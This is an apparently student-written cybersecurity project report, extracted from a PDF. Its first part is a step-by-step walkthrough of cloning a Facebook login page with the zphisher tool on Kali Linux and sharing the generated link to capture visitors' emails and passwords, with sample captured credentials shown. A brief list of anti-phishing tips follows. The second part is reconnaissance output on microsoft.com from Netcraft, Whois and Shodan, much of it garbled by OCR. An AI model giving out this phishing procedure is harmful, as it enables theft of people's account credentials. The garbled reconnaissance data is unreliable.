Phishing attacks are the practice of sending fraudulent communications that appear to come from a reputable source. It is usually done through email. The goal is to steal sensitive data like credit card and login information, or to install malware on the victim's machine. Phishing is a common type of cyber attack that everyone should learn about in order to protect themselves.

Our project is to do facebook cloning  
and then do some phishing.

For doing it we will first install kali  
linux then we will open it and the we  
will open terminal in it.

After opening terminal we will write  
following commands

- Type sudo su
- Type git clone  
<https://github.com/htr-tech/zphisher.git>

After this zphisher will get installed

root@kali: /home/kali

File Actions Edit View Help

```
└─(kali㉿kali)-[~]
└─$ sudo su
└─(root㉿kali)-[/home/kali]
└─# git clone https://github.com/htr-tech/zphisher.git
fatal: destination path 'zphisher' already exists and is not an empty directory.
```

```
└─# └─[
```

Home



Trash

**Now to run zphisher we will write  
following commands**

- Type **cd zphisher**
- Type **bash zphisher.sh**

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-
# git clone https://github.com/htr-tech/zphisher.git
fatal: destination path 'zphisher' already exists and is not an empty directory.
< Home File Resize Green Yellow Playful Illustration English Book
[root㉿kali)-[/home/kali]
# cd zphisher
[root㉿kali)-[/home/kali/zphisher]
# bash zphisher.sh
```



Elements



Uploads



Text



Photos



More



1




2



3



4



5



6



7



8



9

Notes

After this it will ask some number to input .

First input o1  
then input o1  
then input any number that you  
want to work with

File Actions Edit View Help

file:///home/kali/Pictures/



[ - ] Tool Created by htr-tech (tahmid.rayat)

[ :: ] Select An Attack For Your Victim [ :: ]

[01] Facebook	[11] Twitch	[21] DeviantArt
[02] Instagram	[12] Pinterest	[22] Badoo
[03] Google	[13] Snapchat	[23] Origin
[04] Microsoft	[14] Linkedin	[24] DropBox
[05] Netflix	[15] Ebay	[25] Yahoo
[06] Paypal	[16] Quora	[26] Wordpress
[07] Steam	[17] Protonmail	[27] Yandex
[08] Twitter	[18] Spotify	[28] StackoverFlow
[09] Playstation	[19] Reddit	[29] Vk
[10] Tiktok	[20] Adobe	[30] XBOX
[31] Mediafire	[32] Gitlab	[33] Github
[34] Discord		

[99] About [00] Exit

[ - ] Select an option : 01


[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[ - ] Select an option : 01

File Actions Edit View Help



https://www.canva.co



2.3.1

[01] Localhost File

Resize



[02] Ngrok.io [Account Needed]

[03] Cloudflared [Auto Detects]

[04] LocalXpose [NEW! Max 15Min]

Search uploads

[-] Select a port forwarding service : ■

Upload files



Elements

Images

Videos

Audio



Uploads



Text

**When done it will generate some link or some code and by sharing that link or code we can know the password and mail id of the person who is logging in**

File Actions Edit View Help



2.3.1

[+] Successfully Hosted at : http://127.0.0.1:8080

[+] Waiting for Login Info, Ctrl + C to exit ...

[+] Victim IP Found !

[+] Victim's IP : 127.0.0.1

[+] Saved in : auth/ip.txt

[+] Login info Found !!

[+] Account : Danish12@gmail.com

[+] Password : Danishg2221

[+] Saved in : auth/usernames.dat

[+] Waiting for Next Login Info, Ctrl + C to exit. █

## **PREVENTIVE MEASURES**

- Know what a phishing scam looks like
  - Don't click on any link
  - Get free anti-phishing add-ons
- Don't give your information to an unsecured site
  - Rotate passwords regularly
  - Install firewalls

Thank  
you



# Smartknower

## Footprinting Project

-by Mohammad Danish

### DATA FROM NETCRAFT

SITE=https://www.micposoft.com/

NETBLOCK OWNER=https://sitepepopt.netcpaft.com/netblock? 24192 0° 020184 24 207.255

DNS admin=azupedns-hostmastep@micposoft.com

# IPv4 address=18424 201171 IPv6

Risk of getting exploited is 0 that means it is safe

C

site report.netcraft.com/@url = https%3A%2F%2Fwww.microsoft.cam



ETCR&FT

Services • Solutions

News      177

Resources

[Discover More](#)

[Report Fraud](#)



Background

Site title

Micros—it - Cloud. Czcomputerz. Apps E:ming

Date first seen

Site rank

Netcraft Risk Rating 0

Primary language

Explore Micros—it products sne service: far your hame or business. Shap Suri:ce, Micros\* 3ES. Description  
XBox. %lindav.E, AZ-ore, end mare. [find downloads and](#)get supp—rt.

## Network

Site

<https://www.microsoft.com> Z Domain

Netblock Owner

Akamai International, BV Nameserver

Hosting company

Akamai Technologies Domain registrar

Hosting country

NL Z Nameserver organisation



# Site report for https://www.microsoft.com

► Look up another site?

IPv4 address

.124.14.201.171

**usTotal**

Organisation

IPv4 autonomous systems

,AS16625 Z

ONS admin

IPv6 address

2a02:26f0:9d00:193:0:0:0:356e

Top Level Domain

Share:



MeyZC04

0/10

English

microsoft.com r.rE1-39.ezure-dns.czrr

Markmznitor.czrr

'Hois.n-+kmznitor.czrr

# About ip addresses

IPv6 address	2a02:26f0:9d00:193:0:0:0:356e	Top Level Domain	Czernmercie I entities f .can-l
IPv6 autonomous systems	AS20940 Z DNS Security Extensions	unknr.●m	
Reverse DNS	134-24-201-171.deploy.stEtic.Ekarne itechnolagies.cz.m		

## IP delegation

IPv4 address (184.242.01.71)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-%PPEO-AONESS	Internet Assigned Numbers Authority
1B.t.e.g-e-184.2ss.2ss.2ss	United States	NETIS4	Ameriten Registry far Internet Numbers
Isa. 24.e.g-Isa.31.2ss,,zss	United States		Akrznei Tethnalzgies, Inc.
184.za.102,,a-rsa.24.2Gi.2ss	Netherlands		Aksmai International, BV
↳ 184.24.201.171	Netherlands		Akzrn=International, BV

IPv6 address 02:26f0:9d00:193:0:0:0:356e)

IP range	Country	Name	Description
2-ag::/11	Eurzpæsn L'öion	EU-ZZ-ZACO	RIPE NCC
zage:/12	NetherlErdS	EU-ZZ-ZACO	RIPE Network Czardin:tizn Centre
2aez:28fg:/29	Eurzpesn Union	EU-A<AMAI-ZOIOIOZZ	Aksm:i 'intern:tiznsi S.V.
↳ 2a02:26f0:9d00::/48	Eurzpesn Union	AKAMAI-PA	Aksmsi Technolzgies

Type here to search



24°C Rain 17:47  
23-09-2022 ENG

# IP Geolocation



Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud ↗

2a02:26f0:9d00:193:0:0:0:356e


Europe-n Ijöön

AKAMAI-PA

Ak-msi Technolzgies

IP Geolocation

We use multilaterstior to independently determine the loc—tiar of server Read more.





Site report for

sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com



https://www.micrr x +

X

[Discover More](#) [Report fFraud](#)

Services ▾ Solutions ▾

News

Company

Resources



Assurance

Perfect  
Org:nisation validation Forward  
Secrecy

Yes

Common name

Supported TLS  
[www.microsoft.com](https://www.microsoft.com)

RFC4642 supp—red versions, RFC84d6 rd key

RFC4366 Z RFC4d92 Z

Organisation

Extensions  
Microsoft Corpor:tZn  
Application-  
Layer Protocol  
Negotiationelliptit curves, RFC7301 Z [application-layer](#) prtzocol negati:tion. RFC4366 stEtus request

State

Next Protocol  
Negotiation

Not Present

Country

us Issuing Microsoft Corganisation

rDO

Organisational

Nat Present Issuer .unit common name|CRSA TLS CA 01

rossoft

Lists ▾

Protocol version

TLSv1.3

Certificate  
Hash

XjzpPZzwfzq7BkTxmHlfnqHW24w



Type here to search



25°C

Heavy t-storms

18:37  
23-09-2022



← → ⌂

[sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com](https://sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com)



Subject	www.microsoft.com.vu.wqa.microsoft.com.staticview.microsoft.com, i.s-	Issuer unit	Nat Present
Alternative Name	microsoft.com, microsoft.aom.c-s-microsoft.com, privacy.microsoft.com		
Validity period	From Jul 6 2022	S 2023 (12) Issuer location	Nat Present
Matches			
Hostname			Yes Issuer country .us
Site report far	Server	Nat Present Issuer state	<a href="https://www.microsoft.com/pki/msca/crls/crl_en-ii.crl">https://www.microsoft.com/pki/msca/crls/crl_en-ii.crl</a> Nat Present
Public key Algorithm		Certificate rss Encryptzn	<a href="http://jrrt:crlvmicrsft.com/pkifmsczrpfcrl.Micrcnft%20RSA%2CTLS%20CA%20C1.crl">http://jrrt:crlvmicrsft.com/pkifmsczrpfcrl.Micrcnft%20RSA%2CTLS%20CA%20C1.crl</a> <a href="https://crsft.com/pki/msca/crl_en-ii.crl">https://crsft.com/pki/msca/crl_en-ii.crl</a> 201.71
Discover More	Report fFraud		



Public key algorithm

Protocol version

Public key length

Certificate check

Signature algorithm

Serial number

Services ▾ Solutions ▾

News Company

Resources

Google Argon 2023

6D7Q2j71BjUy51covIlryQPTy9ERa+zraeF3FWBGvW4=

Certificat

e

Transpar

ency

Google Xenon 2023

rfe++nz/EMILnT2chj4YarRnkV3PsQwkyowGN0vcg0o=

Cipher

Certificat

e

Timestamps

(SCTs)

Signed Certificate

Timestamps

(SCTs)

Source

Log

2048

TLSv1.3

rss Encryptzn



25°C Heavy t-storms



18:37

23-09-2022



te report for


C

	O CS P st ap	expires	sep 23	202 EMT
EhE2SSVVi%RSAErtcryptZn				
0x12002e630438db881e4f1d8b920000002e6304				
TLS AES ECM SHA384 Certificate				
http://Jtrrt:crlerr-iicrszft.c•mfpkifrrs carp M i 1.71	rosoft%20RSA%20TLS%20CA%200			
Revocation	rosoft%20RSA%20TLS%20CA%200	crl lin g		
http://Vcrl vrr-ii crszft.c•zm/pki/ms carp 'crljMi cru				
Lists		ertificste v:lid response		C
Certificate	X			
jtpPZ2.vfg73kTkmH tfnqHW24w Hash			2022-07-081	Success
Public Key				
dc1545fa12ae53d74cbcf4ae67805688a50284d3			2022-07-081	Success
Hash				
htpc//Ocsp.msc•zsp.czrr- 99.73% uptime in the past 24 hours OCSP servers	h	sep 9 23:00:03 202 EMT generated	2022-07-081	SUCCESS
IA Performance Graph		OCSP data		

Type here to search,

https://i.www\*.micrc X +

sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com



Services

Solutions

Company ▾

Resources ▾

Discover More

Report Fraud

## SSLv3/POODLE

This site does not support the SSL version 3 protocol.

Mere information about SSL

3 a rad the POODLE vulnerability.

## Heartbleed

The site offered the Heartbeat TLS extension prior % the Heartbleed disclosure, but is using new certificate end no longer affers Heartbeat.

This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. [More information about Heartbleed detection.](#)



## SSL Certificate Chain

### Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail or its behalf. This is done by publishing an SPF record containing series of rules Z- Each rule consists of Qualifier followed by a specification of which domain to apply this qualifier to. For more information please see [open-spf.org](http://open-spf.org) Z-

Warning: It appears that this host does not have an SPF record. There may be an SPF record on [microsoft.com](http://microsoft.com). Check the site report.

Setting up an SPF record helps prevent the delivery of forged emails from your domain. Please note that an SPF record will only protect the domain it is added to and not any mail-enabled subdomains. It is recommended to add an SPF record to any subdomain with an MX record.

### D MARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](http://dmarc.org) Z-

This host does not have a DMARC record. There may be a DMARC record on the site report for [microsoft.com](http://microsoft.com): Check the site report-  
 site report.netcraft.com/?url=<https://www.microsoft.com>

ETCR&FTY

Services • Solutions

News

Company Resources •

[Discover More](#)

[Report Fraud](#)

### Web Trackers

Web Trackers are third-party resources loaded onto webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

No known trackers were identified.

Site Technology (fetched 12 days ago)

**C**


## Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHZ

Technology	Description	Popular sites using this technology
UsingASP.NET 	ASP.NET is running —n the server	www.wordreference.com, www.cnblogs.com, www.nvidiaucom

## Client-Side

Includes all the main technologies that run in the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
Asynchronous  	No description	www.microsoft.com, www.roblox.com, www.ebay.co.uk
JSv:Script Z	'Widely-supprt:d przsr:n-ming l-ngu:se c:zmmznly used t' Eide dynsmic content •n "jebEites	Eli—rt- yandex.ru

← → ⌂ site report for https://www.microsoft.com/?url=https%3A%2F%2Fwww.microsoft.com

Discover More Report a Fraud DISCOVER MORE

**NETCRAFT**

Services Solutions News Company Discover More Report a Fraud DISCOVER MORE

iNidely-upgztEd

Widely-supported programming language commonly used to power client-side dynamic content on websites.

JS%EScript Z

yandex.ru

## Content Delivery Network

A content delivery network or content distribution network (CDN) is a distributed system of servers deployed in multiple data centers in the Internet. The goal of CDN is to serve content to end-users with high availability and high performance.

Technology	Description	Popular sites using this technology
AkETEi E-commerce	Web Content delivery provider	www.bom.gov.au, www.del(.com, www.concursolutions.com

Electronic commerce, commonly known as e-commerce, is the buying and selling of products or services over electronic systems such as the Internet and other computer networks.

Technology	Description	Popular sites using this technology
Gen-rel Ozn•in HSlding Character Encoding	Large temporary content under San-in nsme	www.amazon.fr, www.ebay.com, www..amazon.it

A character encoding system consists of a code that pairs each character from a repertoire with something else such as bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTFE Z HTTP Compression	HTTP Transformation	www.amazon.com.mx, www.novinky.cz, www.gmnet

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

## HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding Z Web Browser Targeting	Gzip HTTP Compression protocol	www.amazon.com.mx, www.novinky.cz, www.gmnet



Type here to search



18:42  
23-09-2022

← → ⌂ site report for https://www.microsoft.com/?url=https%3A%2F%2Fwww.microsoft.com

Discover More Report fFraud Report fFraud



Web

browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific Browser

versions-

Technology

Description

Popular sites using this technology

Document Compatibility

Z

A

used by Internet Explorer 5 to enable compatibility mode

www.startpage.com, www.canva.com, arco.okta.com

X-Content-Type-Options Z

Sr—user MIME type sniffing is disabled

outlook.office.com, twitter.com, en.wikipedia.org

Strict

Security Z

'IV—b security \*icy mechEniEt-n whereby E  
carrying user agents —r: to interact with it using zority secure HTTP connections

server declares that  
accounts.google.com, discord.com, web.whatsapp.com

X-Fr—me-Optizns Seme Origin

Doctype

Oz nc\*t —llzwThis site is rendered within -n ifr:ræ

www.xvideos.com, mail-reclir.mention.com

A Document Type Declaration, or IDOCTYPE is an instruction that associates a particular SGML or XML document (for example, B webpage) with a Document Type Definition (DTD).

Technology

Description

Popular sites using this technology

HTML 5 Z

I-st—st revision of the HTML standard in markup

an the

HTML 5

Technology

Description

Popular sites using this technology

HTML 5

Latest revision of the HTML


the main markup

an the

HTML 5



Type here to search



18:44

23-09-2022

← → 🔍 site report for https://www.microsoft.com/?url=https%3A%2F%2Fwww.microsoft.com

Discover More Resources

HTML standard.

NETCRAFT

IHTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the

Technology	Description	Popular sites using this technology
Vie.vpzt met: CSS Usage	HTML5 is usually used n-zbileO ptimizati	

Technology	Description	Popular sites using this technology
Extern-l Z	Styles defined 'Within' —n extern-l CSS file	www.linkedin.com, www.twitch.tv, www.instagram.com
CSSMedia ue	No description	mdb.com, www.msn.com,, rco.co.uk

## Looking for similar sites?

Trying to find other sites using similar technology or running on the same infrastructure?  
Netcraft has been surveying the internet since 1995 and probably has the data you're looking  
for.



Type here to search



18:44  
23-09-2022

So basically , information that we got from netcraft about Microsoft  
is

- 1 )NETWORK(means site name,owner,hosting company and  
country,reverse DNS,ip address ,  
DNS admin,etc,) 2)IP  
geolocation

3)Secure Socket Layers(SSL) and Transport Layer

## Security(TSL)

: We found that Supported TLS Extensions are RFC8446 supported versions, RFC8446 key share, RFC4366 server name, RFC4492 elliptic curves, RFC7301 application-layer protocol negotiation, RFC4366 status request

:protocol version is TLSv1.3

:it is certified

## 4) SITE TECHNOLOGY

:Server-Side - It includes all the main technologies that Netcraft detects as running on the server such as PHP,

:Client-side - It includes all the main technologies that run on the browser (such as

JavaScript and Adobe Flash),

:CDN , etc,

## DATA FROM WHO'S

By using Whois we got information about

1)Domain Information

2)Registrant Contact

3)Administrative Contact

4)Technical Contact

5)Raw data





---

## Registrant Contact

Name: Domain Administrator

Organization: Microsoft Corporation

Street: One Microsoft Way,

City: Redmond

State: WA

Postal Code: 98052

Country: US

Phone: +14258828080

Fax: +14259367329

Email: adnin@domains.microsoft

---

## Administrative Contact

Name	DomainAdministrator
Organization	Microsoft Corporation
Street	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	admin@domains.microsoft

---

## Technical Contact

Name: MSN Hostmaster

Organization: Microsoft Corporation

Street: One Microsoft Way,

City: Redmond

State: WA

Postal Code: 98052

Country: US

Phone: +1.4258828080

Fax: +1.4259367329

Email:

[nsnhst@microsoft.com](mailto:nsnhst@microsoft.com)

v Whois Data

2022-04-18T19:25:49+0000  
1991-05-02T04:00:00+0000

Domain Name: microsoft.com

Registry Domain ID: 2724968 DOMAIN -COM-VRSN Registrar WHOIS Server: whois.markmonitor.com Registrar URL: http://www.markmonitor.com

Updated Date:

Creation Date:

IRegistrar Registration Expiration Date: 2923-05-03Tee:00: 00+0000 jRegistrar: markmonitor, Inc.

Registrar TIANA ID: 292

Registrar Abuse Contact Email: abusecomplaints@markmonitor.com

Registrar Abuse Contact Phone: +1.2086851750

Domain Status: clientUpdateProhibited (<https://www.icann.org/epp#clientUpdateProhibited>) Domain Status: client TransferProhibited

(<https://www.icann.org/epp#clientTransferProhibited>) Domain Status: clientDeleteProhibited (<https://www.icann.org/epp#clientDeleteProhibited>)

Domain Status: serverUpdateProhibited (<https://www.icann.org/epp#serverUpdateProhibited>)

Domain Status: serverTransferProhibited (<https://www.icann.org/epp#serverTransferProhibited>) Domain Status: serverDeleteProhibited (<https://www.icann.org/epp#serverDeleteProhibited>)

Registry Registrant ID:

IRegistrant Name : Domain Administrator

RegistrantOrganization: microsoft -Corporation

Registrant Street: One Microsoft Way,

Registrant City: Redmond Registrant State/Province: WA Registrant Postal Code: 98852

\_Registrant Country: LIS Registrant Phone: +1.425882808e Registrant Phone Ext m.

Registrant Fax: +1 .4259367329

Registrant Fax Ext:

IRegistrant Email : admin@domains.microsoft Registry Admin ID:

Admin Name: Domain Administrator

Admin Organization: Microsoft Corporation

Admin Street: One microsoft Way,

Admin City: Redmond

Admin State/Province: WA

Code: 980S2

US

+1.425882ege Ext:

1.4259367329

e admin@domains .microsoft ID:

MSN Hostmaster microsoft Corporation

One microsoft 'Way,

edmond

ince: WA

Code: gse52

LIS

+1.4258828080 Ext :

4259367329

nsnhst@microsoft.com ns1-39..azure-dns.com ns3-

re-dns.org ns2-39.azure-dns.net ns4-39.azure-

o unsigned

CANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/> update of WHOIS database: \_

22T22:02:47+0000

Information on WHOIS status codes, please visit:

[icann .org/resources/pages/epp-status-codes](http://icann.org/resources/pages/epp-status-codes)

to contact this domain\* s Registrants Administrative, or Technical such email address is not visible above, you

may do so via our web to ICANN\*s Temporary Specification. To verify that you are not e enter your email

address to receive a link to a page that email communication with the relevant contact(s)

**Admin Postal**

Admin Country: A

Phone: Admin Phone A

Fax:

Admin Fax

**Admin Email Regi**

Tech

Tech Name:

Tech

**Tech Street:**

**Tech City:**

Tech

**Tech Postal**

Tech Country:

Tech Phone: Tech

Phone Tech Fax:

Tech Fax Ext:

Tech Email:

Name Server:

Name Server:

Name Server:

Name Server:

DNSSEC:

URL of the

Last

For more https.<sup>w</sup>

If you wish cont  
and farm, purs

robot,  
facilitates

pl

:

Organization:

Web-based WHOIS :

<https://domains.markmonitar.com/whois>

If you have a legitimate interest in viewing the non-public WHOIS detail% send your request and the reasons for your request to "hoisrequest@markmonitor. com and specify the domain Iname in the subject line. We will review that request and may ask for supporting documentation and explanation.

The data in markmonitor\*'s WHOIS database is provided for information purposes, and to assist persons in obtaining information about or related to a domain name's registration record. While markmonitor believes the data to be accurate, the data is provided 'I as is" with no guarantee or warranties regarding its accu racy.

By submitting a WHOIS query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to:

- (1) allow, enable, ar<sup>e</sup> otherwise support the transmission by email, telephone, or facsimile af mass, unsolicited\* commercial advertising, or spam; or
- (2) enable high volume, automated, or electronic processes that send queries, datas or email to markmaniton (or its systems) on the domain name contacts (or its systems).

Markmonitor reserves the right to modify these terms at any time.

By submitting this query, you agree to abide by this policy.

MarkMonitor Domain Management (TM)

Protecting companies and consumers in a digital world.

Visit MarkMonitor at <https://wvn./mankmonitor.com>

Contact us at +1.800743229

In Europe, at +44.8202262228

# DATA FROM SHODAN

**Shodan is a search engine that lets users search for various types of servers connected to the internet using a variety of filters. Here we searched for Microsoft.com and the information we found is**

**#Total results found are 21,032**

**#Top countries**

**#Top Ports**

